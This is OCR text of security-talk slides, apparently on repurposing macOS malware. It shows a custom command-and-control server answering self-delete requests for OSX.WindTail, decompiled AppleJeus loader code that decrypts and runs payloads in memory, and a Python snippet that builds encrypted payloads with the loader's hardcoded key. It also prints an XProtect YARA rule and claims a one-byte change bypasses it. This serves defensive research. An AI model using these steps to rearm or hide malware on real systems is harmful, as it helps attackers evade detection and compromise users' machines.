
custom C&C server: self-delete

```
01  def do_GET(self):
02
03    #request for self-delete
04    if 'xnvk' in self.path:
05      self.wfile.write("1")
```

1. request: self-delete? ('xnvk')
   (respond with: "1")

c&c logic: self-delete





Terminal Shell Edit View Window Help
Mon 7:12 PM
Library
Search
Library
Library
Calendars
CallServices
ColorPickers
Colors
Compositions
Containers
Cookies
CoreFollowUp
Dictionaries
Family
Favorites
FileProvider
Final_Presentation
FontCollections
Fonts
Group Containers
HomeKit
IdentityServices
iMovie
Input Methods
Internet Plug-Ins
windtail — Python — 159×20
sh-3.2# python server.py
Starting OSX.WindTail C&C Server...

AppleJeus (loader)

lazarus apt group's 1st-stage implant

"Union Crypto Trader" (fake!)



ars TECHNICA

UNDER THE RADAR —

Newly discovered Mac malware uses "fileless" technique to remain stealthy

In-memory infection makes it harder for end-point protection to detect it.

- decrypted in memory
- executed in memory

AppleJeus (loader)

lazarus apt group's 1st-stage implant

```
01  rax = md5_hash_string(&var_4D8);
02  r15 = rbx + 0x10;
03  rdx = r14 - 0x10;
04  if ((var_4D8 & 0x1) != 0x0) {
05      rcx = var_4C8;
06  }
07  else {
08      rcx = &var_4D7;
09  }
10
11  _aes_decrypt_cbc(0x0, r15, rdx, rcx, &var_40);
12
13  memcpy(&var_C0, r15, 0x80);
14  rbx = rbx + 0x90;
15  r14 = r14 - 0x90;
16  rax = _load_from_memory(rbx, r14, &var_C0, ...);
```

hash('VMI5EOhq8gDz')


aes_decrypt()

decryption & in-memory execution

AppleJeus (loader)


lazarus apt group's 1st-stage implant

1 'update' embedded C&C server



2 build (encrypted) payload

```
01  password = 'VMI5EOhq8gDz'
02  key = hashlib.md5(password).digest()
03
04
05  iv = 16 * '\x00'
06  encryptor = AES.new(key, AES.MODE_CBC, iv)
07  data = encryptor.encrypt(input)
08
09  output.write(base64.b64encode(data))
```



- ✓ any (macho)payload
- ✓ never touches disk!

!Detection


remaining unseen, by apple, et. al

Apple's Built-In Malware Mitigations


obstacles...but rather trivial to bypass ;)

"We designed macOS with advanced technologies ...to constantly monitor, and ultimately keep your Mac safer"


-apple



XProtect



revoked certificate checks





```
$ log show | grep -i MRT

2019-07-16 MRT: (libswiftFoundation.dylib) Found OSX.Snake.A infection.
2019-07-16 MRT: (libswiftFoundation.dylib) Found OSX.CpuMeaner.A infection.
```

Malware Removal Tool (MRT)

XProtect

built-in signature-based scanner (downloads)

'UXProtect' (Digita)




```
rule KeRangerA
{
    meta:
     description = "OSX.KeRanger.A"

     strings:
         $a = {48 8D BD D0 EF FF FF BE 00 00 00 00 BA 00 04 00 00 31 C0 49 89 D8 ?? ?? ?? ?? ?? 31 F6
               4C 89 E7 ?? ?? ?? ?? ?? 83 F8 FF 74 57 C7 85 C4 EB FF FF 00 00 00 00}

     condition:
         Macho and $a
}
```


/System/Library/CoreServices/XProtect.bundle/Contents/Resources/XProtect.yara

BYPASSING XPROTECT

...by changing 1 byte


XProtect.yara

```
01  description = "OSX.KeRanger.A"
02  strings:
03   $a = {48 8D BD D0 EF FF FF BE 00 00 00 00 BA 00 04 00 00 31 C0 49 89 D8 ?? ?? ?? ?? ??
04     31 F6 4C 89 E7 ?? ?? ?? ?? ?? 83 F8 FF 74 57 C7 85 C4 EB FF FF 00 00 00 00}
```



Transmission.app

